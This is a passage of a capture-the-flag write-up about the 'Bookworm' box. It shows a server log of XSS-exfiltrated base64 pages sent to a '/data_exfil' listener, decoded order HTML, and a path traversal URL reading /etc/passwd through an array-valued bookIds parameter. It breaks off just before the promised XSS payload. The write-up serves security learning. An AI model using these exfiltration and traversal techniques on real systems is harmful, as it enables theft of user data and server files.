C1zY2FsZT0xLjAiIC8+CiAgICA8dGl0bGU+Qm9va3dvcm08L3RpdGxlPgogICAgPGxpbmsKICAgICAgaHJlZj0iL3N0YXRpYy9jc3MvYm9vdHN0cmFwLm1pbi5jc3MiCiAgICAgIHJlbD0ic3R5bGVzaGVldCIKICAgIC8+CiAgPC9oZWFkPgogIDxib2R5PgogICAgPG5hdiBjbGFzcz0ibmF2YmFyIG5hdmJhci1leHBhbmQtbGcgbmF2YmFyLWRhcmsgYmctcHJpbWFyeSI+CiAgICAgIDxkaXYgY2xhc3M9ImNvbnRhaW5lci1mbHVpZCI+CiAgICAgICAgPGEgY2xhc3M9Im5hdmJhci1icmFuZCIgaHJlZj0iIyI+Qm9va3dvcm08L2E+CiAgICAgICAgICA8YnV0dG9uIGNsYXNzPSJuYXZiYXItdG9nZ2xlciIgdHlwZT0iYnV0dG9uIiBkYXRhLWJzLXRvZ2dsZT0iY29sbGFwc2UiIGRhdGEtYnMtdGFyZ2V0PSIjbmF2YmFyVGV4dCIgYXJpYS1jb250cm9scz0ibmF2YmFyVGV4dCIgYXJpYS1leHBhbmRlZD0iZmFsc2UiIGFyaWEtbGFiZWw9IlRvZ2dsZSBuYXZpZ2F0aW9uIj4KICAgICAgICAgICAgPHNwYW4gY2xhc3M9Im5hdmJhci10b2dnbGVyLWljb24iPjwvc3Bhbj4KICAgICAgICAgIDwvYnV0dG9uPgogICAgICAgICAgPGRpdiBjbGFzcz0iY29sbGFwc2UgbmF2YmFyLWNvbGxhcHNlIiBpZD0ibmF2YmFyVGV4dCI+CiAgICAgICAgICAgIDx1bCBjbGFzcz0ibmF2YmFyLW5hdiBtZS1hdXRvIG1iLTIgbWItbGctMCI+CiAgICAgICAgICAgICAgPGEgY2xhc3M9Im5hdi1saW5rICIgaHJlZj0iLyI+SG9tZTwvYT4KICAgICAgICAgICAgICA8YSBjbGFzcz0ibmF2LWxpbmsgIiBocmVmPSIvc2hvcCI+U2hvcDwvYT4KICAgICAgICAgICAgPC91bD4KICAgICAgICAgICAgPGRpdiBjbGFzcz0ibmF2YmFyLW5hdiI+CiAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICA8YSBjbGFzcz0ibmF2LWxpbmsgIiBocmVmPSIvYmFza2V0Ij5CYXNrZXQgKDApPC9hPgogICAgICAgICAgICAgICAgPGEgY2xhc3M9Im5hdi1saW5rIGFjdGl2ZSIgaHJlZj0iL3Byb2ZpbGUiPkpvZSBCdWJibGVyPC9hPgogICAgICAgICAgICAgICAgPGltZyBjbGFzcz0ibmF2LWJyYW5kIiBzcmM9Ii9zdGF0aWMvaW1nL3VwbG9hZHMvMSIgd2lkdGg9IjQwIiBoZWlnaHQ9IjQwIi8+CiAgICAgICAgICAgICAgCiAgICAgICAgICAgIDwvZGl2PgogICAgICAgICAgPC9kaXY+CiAgICAgIDwvZGl2PgogICAgPC9uYXY+CgogIDxkaXYgY2xhc3M9ImNvbnRhaW5lciBtdC0yIj4KICAgICAgCgo8ZGl2IGNsYXNzPSJyb3ciPgogIDxkaXYgY2xhc3M9ImNvbC0xMCI+CiAgICA8aDE+UHJvZmlsZTwvaDE+CiAgPC9kaXY+CiAgPGRpdiBjbGFzcz0iY29sLTIgZC1mbGV4IGFsaWduLWl0ZW1zLWNlbnRlciI+CiAgICA8YSBocmVmPSIvbG9nb3V0IiBjbGFzcz0iYnRuIGJ0bi1kYW5nZXIgdy0xMDAiPkxvZ291dDwvYT4KICA8L2Rpdj4KPC9kaXY+Cgo8aDM+WW91ciBQcm9maWxlPC9oMz4KPGRpdiBjbGFzcz0icm93Ij4KICA8ZGl2IGNsYXNzPSJjb2wtNiI+CiAgICA8Zm9ybSBtZXRob2Q9IlBPU1QiIGVuY3R5cGU9Im11bHRpcGFydC9mb3JtLWRhdGEiIGFjdGlvbj0iL3Byb2ZpbGUiPgogICAgICA8ZGl2IGNsYXNzPSJtYi0zIj4KICAgICAgICA8bGFiZWwgY2xhc3M9ImZvcm0tbGFiZWwiPk5hbWU8L2xhYmVsPgogICAgICAgIDxpbnB1dCBjbGFzcz0iZm9ybS1jb250cm9sIiB0eXBlPSJ0ZXh0IiBuYW1lPSJuYW1lIiByZXF1aXJlZCB2YWx1ZT0iSm9lIEJ1YmJsZXIiPgogICAgICA8L2Rpdj4KCiAgICAgIDxkaXYgY2xhc3M9Im1iLTMiPgogICAgICAgIDxsYWJlbCBjbGFzcz0iZm9ybS1sYWJlbCI+QWRkcmVzcyBMaW5lIDE8L2xhYmVsPgogICAgICAgIDxpbnB1dCB0eXBlPSJ0ZXh0IiBjbGFzcz0iZm9ybS1jb250cm9sIiBuYW1lPSJhZGRyZXNzTGluZTEiIHJlcXVpcmVkIHZhbHVlPSIyNDM2IE5vcnRoIFJvYWQiPgogICAgICA8L2Rpdj4KICAgICAgPGRpdiBjbGFzcz0ibWItMyI+CiAgICAgICAgPGxhYmVsIGNsYXNzPSJmb3JtLWxhYmVsIj5BZGRyZXNzIExpbmUgMjwvbGFiZWw+CiAgICAgICAgPGlucHV0IHR5cGU9InRleHQiIGNsYXNzPSJmb3JtLWNvbnRyb2wiIG5hbWU9ImFkZHJlc3NMaW5lMiIgcmVxdWlyZWQgdmFsdWU9IiI+CiAgICAgIDwvZGl2PgogICAgICA8ZGl2IGNsYXNzPSJtYi0zIj4KICAgICAgICA8bGFiZWwgY2xhc3M9ImZvcm0tbGFiZWwiPlRvd248L2xhYmVsPgogICAgICAgIDxpbnB1dCB0eXBlPSJ0ZXh0IiBjbGFzcz0iZm9ybS1jb250cm9sIiBuYW1lPSJ0b3duIiByZXF1aXJlZCB2YWx1ZT0iQmF0aCI+CiAgICAgIDwvZGl2PgogICAgICA8ZGl2IGNsYXNzPSJtYi0zIj4KICAgICAgICA8bGFiZWwgY2xhc3M9ImZvcm0tbGFiZWwiPlBvc3Rjb2RlPC9sYWJlbD4KICAgICAgICA8aW5wdXQgdHlwZT0idGV4dCIgY2xhc3M9ImZvcm0tY29udHJvbCIgbmFtZT0icG9zdGNvZGUiIHJlcXVpcmVkIHZhbHVlPSJCQTU2IDlBWCI+CiAgICAgIDwvZGl2PgoKICAgICAgPGJ1dHRvbiB0eXBlPSJzdWJtaXQiIGNsYXNzPSJidG4gYnRuLXByaW1hcnkiPlVwZGF0ZSBQcm9maWxlPC9idXR0b24+CiAgICA8L2Zvcm0+CgogICAgPGhyPgogICAgPGZvcm0gbWV0aG9kPSJQT1NUIiBlbmN0eXBlPSJtdWx0aXBhcnQvZm9ybS1kYXRhIiBhY3Rpb249Ii9wcm9maWxlL2F2YXRhciI+CiAgICAgIDxkaXYgY2xhc3M9Im1iLTMiPgogICAgICAgIDxsYWJlbCBjbGFzcz0iZm9ybS1sYWJlbCI+QXZhdGFyPC9sYWJlbD4KICAgICAgICA8aW5wdXQgY2xhc3M9ImZvcm0tY29udHJvbCIgdHlwZT0iZmlsZSIgbmFtZT0iYXZhdGFyIiBhY2NlcHQ9Ii5qcGcsLnBuZywuanBlZyI+CiAgICAgIDwvZGl2PgogICAgICA8YnV0dG9uIHR5cGU9InN1Ym1pdCIgY2xhc3M9ImJ0biBidG4tcHJpbWFyeSI+VXBkYXRlIEF2YXRhcjwvYnV0dG9uPgogICAgPC9mb3JtPgogIDwvZGl2PgogIDxkaXYgY2xhc3M9ImNvbC0zIj4KICAgIDxpbWcgY2xhc3M9ImltZy1mbHVpZCIgc3JjPSIvc3RhdGljL2ltZy91cGxvYWRzLzEiPgogIDwvZGl2Pgo8L2Rpdj4KCjxocj4KPGgzPk9yZGVyIEhpc3Rvcnk8L2gzPgo8dGFibGUgY2xhc3M9InRhYmxlIj4KICA8dGhlYWQ+CiAgICA8dHI+CiAgICAgIDx0aCBzY29wZT0iY29sIj4jPC90aD4KICAgICAgPHRoIHNjb3BlPSJjb2wiPk9yZGVyZWQgQXQ8L3RoPgogICAgICA8dGggc2NvcGU9ImNvbCI+VG90YWwgUHJpY2U8L3RoPgogICAgICA8dGggc2NvcGU9ImNvbCI+PC90aD4KICAgIDwvdHI+CiAgPC90aGVhZD4KICA8dGJvZHk+CiAgICAKICAgIDx0cj4KICAgICAgPHRoIHNjb3BlPSJyb3ciPk9yZGVyICMxPC90aD4KICAgICAgPHRkPldlZCBEZWMgMDcgMjAyMiAyMDoxMDowNCBHTVQrMDAwMCAoQ29vcmRpbmF0ZWQgVW5pdmVyc2FsIFRpbWUpPC90ZD4KICAgICAgPHRkPqMzNDwvdGQ+CiAgICAgIDx0ZD4KICAgICAgICA8YSBocmVmPSIvb3JkZXIvMSI+VmlldyBPcmRlcjwvCiAgICAgIDwvdGQ+CiAgICA8L3RyPgogICAgCiAgICA8dHI+CiAgICAgIDx0aCBzY29wZT0icm93Ij5PcmRlciAjMjwvdGg+CiAgICAgIDx0ZD5TYXQgRGVjIDEwIDIwMjIgMjA6MTA6MDQgR01UKzAwMDAgKENvb3JkaW5hdGVkIFVuaXZlcnNhbCBUaW1lKTwvdGQ+CiAgICAgIDx0ZD6jOTU8L3RkPgogICAgICA8dGQ+CiAgICAgICAgPGEgaHJlZj0iL29yZGVyLzIiPlZpZXcgT3JkZXI8LwogICAgICA8L3RkPgogICAgPC90cj4KICAgIAogICAgPHRyPgogICAgICA8dGggc2NvcGU9InJvdyI+T3JkZXIgIzM8L3RoPgogICAgICA8dGQ+VGh1IERlYyAxNSAyMDIyIDIwOjEwOjA0IEdNVCswMDAwIChDb29yZGluYXRlZCBVbml2ZXJzYWwgVGltZSk8L3RkPgogICAgICA8dGQ+ozI3PC90ZD4KICAgICAgPHRkPgogICAgICAgIDxhIGhyZWY9Ii9vcmRlci8zIj5WaWV3IE9yZGVyPC8KICAgICAgPC90ZD4KICAgIDwvdHI+CiAgICAKICA8L3Rib2R5Pgo8L3RhYmxlPgoKCgogIDwvZGl2PgoKICA8L2JvZHk+CjwvaHRtbD4K HTTP/1.1" 404 -
10.10.11.215 - - [17/Jan/2024 23:35:04] code 404, message File not found
10.10.11.215 - - [17/Jan/2024 23:35:04] "GET /data_exfil?page=http://bookworm.htb/order/1&content=PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KICA8aGVhZD4KICAgIDxtZXRhIGNoYXJzZXQ9IlVURi04IiAvPgogICAgPG1ldGEgaHR0cC1lcXVpdj0iWC1VQS1Db21wYXRpYmxlIiBjb250ZW50PSJJRT1lZGdlIiAvPgogICAgPG1ldGEgbmFtZT0idmlld3BvcnQiIGNvbnRlbnQ9IndpZHRoPWRldmljZS13aWR0aCwgaW5pdGlhbC1zY2FsZT0xLjAiIC8+CiAgICA8dGl0bGU+Qm9va3dvcm08L3RpdGxlPgogICAgPGxpbmsKICAgICAgaHJlZj0iL3N0YXRpYy9jc3MvYm9vdHN0cmFwLm1pbi5jc3MiCiAgICAgIHJlbD0ic3R5bGVzaGVldCIKICAgIC8+CiAgPC9oZWFkPgogIDxib2R5PgogICAgPG5hdiBjbGFzcz0ibmF2YmFyIG5hdmJhci1leHBhbmQtbGcgbmF2YmFyLWRhcmsgYmctcHJpbWFyeSI+CiAgICAgIDxkaXYgY2xhc3M9ImNvbnRhaW5lci1mbHVpZCI+CiAgICAgICAgPGEgY2xhc3M9Im5hdmJhci1icmFuZCIgaHJlZj0iIyI+Qm9va3dvcm08L2E+CiAgICAgICAgICA8YnV0dG9uIGNsYXNzPSJuYXZiYXItdG9nZ2xlciIgdHlwZT0iYnV0dG9uIiBkYXRhLWJzLXRvZ2dsZT0iY29sbGFwc2UiIGRhdGEtYnMtdGFyZ2V0PSIjbmF2YmFyVGV4dCIgYXJpYS1jb250cm9scz0ibmF2YmFyVGV4dCIgYXJpYS1leHBhbmRlZD0iZmFsc2UiIGFyaWEtbGFiZWw9IlRvZ2dsZSBuYXZpZ2F0aW9uIj4KICAgICAgICAgICAgPHNwYW4gY2xhc3M9Im5hdmJhci10b2dnbGVyLWljb24iPjwvc3Bhbj4KICAgICAgICAgIDwvYnV0dG9uPgogICAgICAgICAgPGRpdiBjbGFzcz0iY29sbGFwc2UgbmF2YmFyLWNvbGxhcHNlIiBpZD0ibmF2YmFyVGV4dCI+CiAgICAgICAgICAgIDx1bCBjbGFzcz0ibmF2YmFyLW5hdiBtZS1hdXRvIG1iLTIgbWItbGctMCI+CiAgICAgICAgICAgICAgPGEgY2xhc3M9Im5hdi1saW5rICIgaHJlZj0iLyI+SG9tZTwvYT4KICAgICAgICAgICAgICA8YSBjbGFzcz0ibmF2LWxpbmsgIiBocmVmPSIvc2hvcCI+U2hvcDwvYT4KICAgICAgICAgICAgPC91bD4KICAgICAgICAgICAgPGRpdiBjbGFzcz0ibmF2YmFyLW5hdiI+CiAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICA8YSBjbGFzcz0ibmF2LWxpbmsgIiBocmVmPSIvYmFza2V0Ij5CYXNrZXQgKDApPC9hPgogICAgICAgICAgICAgICAgPGEgY2xhc3M9Im5hdi1saW5rICIgaHJlZj0iL3Byb2ZpbGUiPkpvZSBCdWJibGVyPC9hPgogICAgICAgICAgICAgICAgPGltZyBjbGFzcz0ibmF2LWJyYW5kIiBzcmM9Ii9zdGF0aWMvaW1nL3VwbG9hZHMvMSIgd2lkdGg9IjQwIiBoZWlnaHQ9IjQwIi8+CiAgICAgICAgICAgICAgCiAgICAgICAgICAgIDwvZGl2PgogICAgICAgICAgPC9kaXY+CiAgICAgIDwvZGl2PgogICAgPC9uYXY+CgogIDxkaXYgY2xhc3M9ImNvbnRhaW5lciBtdC0yIj4KICAgICAgCgo8aDE+Vmlld2luZyBPcmRlciAxPC9oMT4KCjxwIHN0eWxlPSJ3aGl0ZS1zcGFjZTogcHJlLWxpbmUiPjxzdHJvbmc+U2hpcHBpbmcgQWRkcmVzczo8L3N0cm9uZz48YnI+Sm9lIEJ1YmJsZXIKICAyNDM2IE5vcnRoIFJvYWQKICAKICBCYXRoCiAgQkE1NiA5QVg8L3A+CgoKPHRhYmxlIGNsYXNzPSJ0YWJsZSI+CiAgPHRoZWFkPgogICAgPHRyPgogICAgICA8dGggc2NvcGU9ImNvbCI+Qm9vazwvdGg+CiAgICAgIDx0aCBzY29wZT0iY29sIj5RdWFudGl0eTwvdGg+CiAgICAgIDx0aCBzY29wZT0iY29sIj5Ub3RhbCBQcmljZTwvdGg+CiAgICAgIDx0aCBzY29wZT0iY29sIj5Ob3RlPC90aD4KICAgICAgCiAgICAgIDx0aCBzY29wZT0iY29sIj48L3RoPgogICAgICAKICAgIDwvdHI+CiAgPC90aGVhZD4KICA8dGJvZHk+CiAgICAKICAgIDx0cj4KICAgICAgPHRoIHNjb3BlPSJyb3ciPlRoZSBIdW50aW5nIG9mIHRoZSBTbmFyazogQW4gQWdvbnkgaW4gRWlnaHQgRml0czwvdGg+CiAgICAgIDx0ZD4yPC90ZD4KICAgICAgPHRkPqMzNDwvdGQ+CiAgICAgIDx0ZD4KICAgICAgICBCaXJ0aGRheSBwcmVzZW50IGZvciBKZW5ueQogICAgICA8L3RkPgogICAgICAKICAgICAgPHRkPgogICAgICAgIDxhIGhyZWY9Ii9kb3dubG9hZC8xP2Jvb2tJZHM9MSIgZG93bmxvYWQ9IlRoZSBIdW50aW5nIG9mIHRoZSBTbmFyazogQW4gQWdvbnkgaW4gRWlnaHQgRml0cy5wZGYiPkRvd25sb2FkIGUtYm9vazwvYT4KICAgICAgICA8L3RkPgogICAgICAKICAgIDwvdHI+CiAgICAKICA8L3Rib2R5Pgo8L3RhYmxlPgoKICAKCjxhIGhyZWY9Ii9wcm9maWxlIj5WaWV3IFlvdXIgT3RoZXIgT3JkZXJzPC9hPgoKICA8L2Rpdj4KCiAgPC9ib2R5Pgo8L2h0bWw+Cg== HTTP/1.1" 404 -
10.10.11.215 - - [17/Jan/2024 23:35:04] code 404, message File not found
10.10.11.215 - - [17/Jan/2024 23:35:04] "GET /data_exfil?page=http://bookworm.htb/order/3&content=PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KICA8aGVhZD4KICAgIDxtZXRhIGNoYXJzZXQ9IlVURi04IiAvPgogICAgPG1ldGEgaHR0cC1lcXVpdj0iWC1VQS1Db21wYXRpYmxlIiBjb250ZW50PSJJRT1lZGdlIiAvPgogICAgPG1ldGEgbmFtZT0idmlld3BvcnQiIGNvbnRlbnQ9IndpZHRoPWRldmljZS13aWR0aCwgaW5pdGlhbC1zY2FsZT0xLjAiIC8+CiAgICA8dGl0bGU+Qm9va3dvcm08L3RpdGxlPgogICAgPGxpbmsKICAgICAgaHJlZj0iL3N0YXRpYy9jc3MvYm9vdHN0cmFwLm1pbi5jc3MiCiAgICAgIHJlbD0ic3R5bGVzaGVldCIKICAgIC8+CiAgPC9oZWFkPgogIDxib2R5PgogICAgPG5hdiBjbGFzcz0ibmF2YmFyIG5hdmJhci1leHBhbmQtbGcgbmF2YmFyLWRhcmsgYmctcHJpbWFyeSI+CiAgICAgIDxkaXYgY2xhc3M9ImNvbnRhaW5lci1mbHVpZCI+CiAgICAgICAgPGEgY2xhc3M9Im5hdmJhci1icmFuZCIgaHJlZj0iIyI+Qm9va3dvcm08L2E+CiAgICAgICAgICA8YnV0dG9uIGNsYXNzPSJuYXZiYXItdG9nZ2xlciIgdHlwZT0iYnV0dG9uIiBkYXRhLWJzLXRvZ2dsZT0iY29sbGFwc2UiIGRhdGEtYnMtdGFyZ2V0PSIjbmF2YmFyVGV4dCIgYXJpYS1jb250cm9scz0ibmF2YmFyVGV4dCIgYXJpYS1leHBhbmRlZD0iZmFsc2UiIGFyaWEtbGFiZWw9IlRvZ2dsZSBuYXZpZ2F0aW9uIj4KICAgICAgICAgICAgPHNwYW4gY2xhc3M9Im5hdmJhci10b2dnbGVyLWljb24iPjwvc3Bhbj4KICAgICAgICAgIDwvYnV0dG9uPgogICAgICAgICAgPGRpdiBjbGFzcz0iY29sbGFwc2UgbmF2YmFyLWNvbGxhcHNlIiBpZD0ibmF2YmFyVGV4dCI+CiAgICAgICAgICAgIDx1bCBjbGFzcz0ibmF2YmFyLW5hdiBtZS1hdXRvIG1iLTIgbWItbGctMCI+CiAgICAgICAgICAgICAgPGEgY2xhc3M9Im5hdi1saW5rICIgaHJlZj0iLyI+SG9tZTwvYT4KICAgICAgICAgICAgICA8YSBjbGFzcz0ibmF2LWxpbmsgIiBocmVmPSIvc2hvcCI+U2hvcDwvYT4KICAgICAgICAgICAgPC91bD4KICAgICAgICAgICAgPGRpdiBjbGFzcz0ibmF2YmFyLW5hdiI+CiAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICA8YSBjbGFzcz0ibmF2LWxpbmsgIiBocmVmPSIvYmFza2V0Ij5CYXNrZXQgKDApPC9hPgogICAgICAgICAgICAgICAgPGEgY2xhc3M9Im5hdi1saW5rICIgaHJlZj0iL3Byb2ZpbGUiPkpvZSBCdWJibGVyPC9hPgogICAgICAgICAgICAgICAgPGltZyBjbGFzcz0ibmF2LWJyYW5kIiBzcmM9Ii9zdGF0aWMvaW1nL3VwbG9hZHMvMSIgd2lkdGg9IjQwIiBoZWlnaHQ9IjQwIi8+CiAgICAgICAgICAgICAgCiAgICAgICAgICAgIDwvZGl2PgogICAgICAgICAgPC9kaXY+CiAgICAgIDwvZGl2PgogICAgPC9uYXY+CgogIDxkaXYgY2xhc3M9ImNvbnRhaW5lciBtdC0yIj4KICAgICAgCgo8aDE+Vmlld2luZyBPcmRlciAzPC9oMT4KCjxwIHN0eWxlPSJ3aGl0ZS1zcGFjZTogcHJlLWxpbmUiPjxzdHJvbmc+U2hpcHBpbmcgQWRkcmVzczo8L3N0cm9uZz48YnI+Sm9lIEJ1YmJsZXIKICAyNDM2IE5vcnRoIFJvYWQKICAKICBCYXRoCiAgQkE1NiA5QVg8L3A+CgoKPHRhYmxlIGNsYXNzPSJ0YWJsZSI+CiAgPHRoZWFkPgogICAgPHRyPgogICAgICA8dGggc2NvcGU9ImNvbCI+Qm9vazwvdGg+CiAgICAgIDx0aCBzY29wZT0iY29sIj5RdWFudGl0eTwvdGg+CiAgICAgIDx0aCBzY29wZT0iY29sIj5Ub3RhbCBQcmljZTwvdGg+CiAgICAgIDx0aCBzY29wZT0iY29sIj5Ob3RlPC90aD4KICAgICAgCiAgICAgIDx0aCBzY29wZT0iY29sIj48L3RoPgogICAgICAKICAgIDwvdHI+CiAgPC90aGVhZD4KICA8dGJvZHk+CiAgICAKICAgIDx0cj4KICAgICAgPHRoIHNjb3BlPSJyb3ciPlllIEJvb2sgb2YgQ29wcGVyaGVhZHM8L3RoPgogICAgICA8dGQ+MTwvdGQ+CiAgICAgIDx0ZD6jMjc8L3RkPgogICAgICA8dGQ+CiAgICAgICAgCiAgICAgIDwvdGQ+CiAgICAgIAogICAgICA8dGQ+CiAgICAgICAgPGEgaHJlZj0iL2Rvd25sb2FkLzM/Ym9va0lkcz00IiBkb3dubG9hZD0iWWUgQm9vayBvZiBDb3BwZXJoZWFkcy5wZGYiPkRvd25sb2FkIGUtYm9vazwvYT4KICAgICAgICA8L3RkPgogICAgICAKICAgIDwvdHI+CiAgICAKICA8L3Rib2R5Pgo8L3RhYmxlPgoKICAKCjxhIGhyZWY9Ii9wcm9maWxlIj5WaWV3IFlvdXIgT3RoZXIgT3JkZXJzPC9hPgoKICA8L2Rpdj4KCiAgPC9ib2R5Pgo8L2h0bWw+Cg== HTTP/1.1" 404 -
10.10.11.215 - - [17/Jan/2024 23:35:04] code 404, message File not found
10.10.11.215 - - [17/Jan/2024 23:35:04] "GET /data_exfil?page=http://bookworm.htb/order/2&content=PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KICA8aGVhZD4KICAgIDxtZXRhIGNoYXJzZXQ9IlVURi04IiAvPgogICAgPG1ldGEgaHR0cC1lcXVpdj0iWC1VQS1Db21wYXRpYmxlIiBjb250ZW50PSJJRT1lZGdlIiAvPgogICAgPG1ldGEgbmFtZT0idmlld3BvcnQiIGNvbnRlbnQ9IndpZHRoPWRldmljZS13aWR0aCwgaW5pdGlhbC1zY2FsZT0xLjAiIC8+CiAgICA8dGl0bGU+Qm9va3dvcm08L3RpdGxlPgogICAgPGxpbmsKICAgICAgaHJlZj0iL3N0YXRpYy9jc3MvYm9vdHN0cmFwLm1pbi5jc3MiCiAgICAgIHJlbD0ic3R5bGVzaGVldCIKICAgIC8+CiAgPC9oZWFkPgogIDxib2R5PgogICAgPG5hdiBjbGFzcz0ibmF2YmFyIG5hdmJhci1leHBhbmQtbGcgbmF2YmFyLWRhcmsgYmctcHJpbWFyeSI+CiAgICAgIDxkaXYgY2xhc3M9ImNvbnRhaW5lci1mbHVpZCI+CiAgICAgICAgPGEgY2xhc3M9Im5hdmJhci1icmFuZCIgaHJlZj0iIyI+Qm9va3dvcm08L2E+CiAgICAgICAgICA8YnV0dG9uIGNsYXNzPSJuYXZiYXItdG9nZ2xlciIgdHlwZT0iYnV0dG9uIiBkYXRhLWJzLXRvZ2dsZT0iY29sbGFwc2UiIGRhdGEtYnMtdGFyZ2V0PSIjbmF2YmFyVGV4dCIgYXJpYS1jb250cm9scz0ibmF2YmFyVGV4dCIgYXJpYS1leHBhbmRlZD0iZmFsc2UiIGFyaWEtbGFiZWw9IlRvZ2dsZSBuYXZpZ2F0aW9uIj4KICAgICAgICAgICAgPHNwYW4gY2xhc3M9Im5hdmJhci10b2dnbGVyLWljb24iPjwvc3Bhbj4KICAgICAgICAgIDwvYnV0dG9uPgogICAgICAgICAgPGRpdiBjbGFzcz0iY29sbGFwc2UgbmF2YmFyLWNvbGxhcHNlIiBpZD0ibmF2YmFyVGV4dCI+CiAgICAgICAgICAgIDx1bCBjbGFzcz0ibmF2YmFyLW5hdiBtZS1hdXRvIG1iLTIgbWItbGctMCI+CiAgICAgICAgICAgICAgPGEgY2xhc3M9Im5hdi1saW5rICIgaHJlZj0iLyI+SG9tZTwvYT4KICAgICAgICAgICAgICA8YSBjbGFzcz0ibmF2LWxpbmsgIiBocmVmPSIvc2hvcCI+U2hvcDwvYT4KICAgICAgICAgICAgPC91bD4KICAgICAgICAgICAgPGRpdiBjbGFzcz0ibmF2YmFyLW5hdiI+CiAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICA8YSBjbGFzcz0ibmF2LWxpbmsgIiBocmVmPSIvYmFza2V0Ij5CYXNrZXQgKDApPC9hPgogICAgICAgICAgICAgICAgPGEgY2xhc3M9Im5hdi1saW5rICIgaHJlZj0iL3Byb2ZpbGUiPkpvZSBCdWJibGVyPC9hPgogICAgICAgICAgICAgICAgPGltZyBjbGFzcz0ibmF2LWJyYW5kIiBzcmM9Ii9zdGF0aWMvaW1nL3VwbG9hZHMvMSIgd2lkdGg9IjQwIiBoZWlnaHQ9IjQwIi8+CiAgICAgICAgICAgICAgCiAgICAgICAgICAgIDwvZGl2PgogICAgICAgICAgPC9kaXY+CiAgICAgIDwvZGl2PgogICAgPC9uYXY+CgogIDxkaXYgY2xhc3M9ImNvbnRhaW5lciBtdC0yIj4KICAgICAgCgo8aDE+Vmlld2luZyBPcmRlciAyPC9oMT4KCjxwIHN0eWxlPSJ3aGl0ZS1zcGFjZTogcHJlLWxpbmUiPjxzdHJvbmc+U2hpcHBpbmcgQWRkcmVzczo8L3N0cm9uZz48YnI+Sm9lIEJ1YmJsZXIKICAyNDM2IE5vcnRoIFJvYWQKICAKICBCYXRoCiAgQkE1NiA5QVg8L3A+CgoKPHRhYmxlIGNsYXNzPSJ0YWJsZSI+CiAgPHRoZWFkPgogICAgPHRyPgogICAgICA8dGggc2NvcGU9ImNvbCI+Qm9vazwvdGg+CiAgICAgIDx0aCBzY29wZT0iY29sIj5RdWFudGl0eTwvdGg+CiAgICAgIDx0aCBzY29wZT0iY29sIj5Ub3RhbCBQcmljZTwvdGg+CiAgICAgIDx0aCBzY29wZT0iY29sIj5Ob3RlPC90aD4KICAgICAgCiAgICAgIDx0aCBzY29wZT0iY29sIj48L3RoPgogICAgICAKICAgIDwvdHI+CiAgPC90aGVhZD4KICA8dGJvZHk+CiAgICAKICAgIDx0cj4KICAgICAgPHRoIHNjb3BlPSJyb3ciPlNob3J0IFN0b3J5LVdyaXRpbmc6IEFuIEFydCBvciBhIFRyYWRlPzwvdGg+CiAgICAgIDx0ZD4xPC90ZD4KICAgICAgPHRkPqMzMzwvdGQ+CiAgICAgIDx0ZD4KICAgICAgICAKICAgICAgPC90ZD4KICAgICAgCiAgICAgIDx0ZD4KICAgICAgICA8YSBocmVmPSIvZG93bmxvYWQvMj9ib29rSWRzPTIiIGRvd25sb2FkPSJTaG9ydCBTdG9yeS1Xcml0aW5nOiBBbiBBcnQgb3IgYSBUcmFkZT8ucGRmIj5Eb3dubG9hZCBlLWJvb2s8L2E+CiAgICAgICAgPC90ZD4KICAgICAgCiAgICA8L3RyPgogICAgCiAgICA8dHI+CiAgICAgIDx0aCBzY29wZT0icm93Ij5EZXIgU3BpZWdlbDogQW5la2RvdGVuIHplaXRnZW72c3Npc2NoZXIgZGV1dHNjaGVyIEVyeuRobGVyPC90aD4KICAgICAgPHRkPjI8L3RkPgogICAgICA8dGQ+ozYyPC90ZD4KICAgICAgPHRkPgogICAgICAgIAogICAgICA8L3RkPgogICAgICAKICAgICAgPHRkPgogICAgICAgIDxhIGhyZWY9Ii9kb3dubG9hZC8yP2Jvb2tJZHM9MyIgZG93bmxvYWQ9IkRlciBTcGllZ2VsOiBBbmVrZG90ZW4gemVpdGdlbvZzc2lzY2hlciBkZXV0c2NoZXIgRXJ65GhsZXIucGRmIj5Eb3dubG9hZCBlLWJvb2s8L2E+CiAgICAgICAgPC90ZD4KICAgICAgCiAgICA8L3RyPgogICAgCiAgPC90Ym9keT4KPC90YWJsZT4KCiAgCiAgPGEgaHJlZj0iL2Rvd25sb2FkLzI/Ym9va0lkcz0xOCZhbXA7Ym9va0lkcz0xMSIgZG93bmxvYWQ+RG93bmxvYWQgZXZlcnl0aGluZzwvYT4KICAKCjxhIGhyZWY9Ii9wcm9maWxlIj5WaWV3IFlvdXIgT3RoZXIgT3JkZXJzPC9hPgoKICA8L2Rpdj4KCiAgPC9ib2R5Pgo8L2h0bWw+Cg== HTTP/1.1" 404 -
The most intriguing aspect is the download links that we can discover on the order pages after decoding the exfiltrated data.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
<table class="table">
<thead>
<tr>
<th scope="col">Book</th>
<th scope="col">Quantity</th>
<th scope="col">Total Price</th>
<th scope="col">Note</th>
<th scope="col"></th>
</tr>
</thead>
<tbody>
<tr>
<th scope="row">Short Story-Writing: An Art or a Trade?</th>
<td>1</td>
<td>£33</td>
<td></td>
<td>
<a href="/download/2?bookIds=2" download="Short Story-Writing: An Art or a Trade?.pdf">Download e-book</a>
</td>
</tr>
<tr>
<th scope="row">Der Spiegel: Anekdoten zeitgenössischer deutscher Erzähler</th>
<td>2</td>
<td>£62</td>
<td></td>
<td>
<a href="/download/2?bookIds=3" download="Der Spiegel: Anekdoten zeitgenössischer deutscher Erzähler.pdf">Download e-book</a>
</td>
</tr>
</tbody>
</table>
<a href="/download/2?bookIds=18&bookIds=11" download>Download everything</a>
The next step is to find a Path Traversal vulnerability in the e-book downloads functionality. As we can see in the HTML, there are two ways to call this endpoint: either by passing a single book ID (bookIds=3) or by passing an array (bookIds=18&bookIds=11). This is crucial because the vulnerability is only present when using an array. Personally, this is where I spent the most time, as I had completely overlooked the fact that this endpoint supported arrays since not all orders even have multiple books to download.
The vulnerability is exploitable by calling the download in this way https://bookworm.htb/download/2?bookIds=1&bookIds=../../../../../../../../../etc/passwd. However, this is a protected endpoint available only for a few users, so we need to go through with our XSS attack.
Here the full XSS payload to exfiltrate a file from the box in base64 encoded zip file:
1
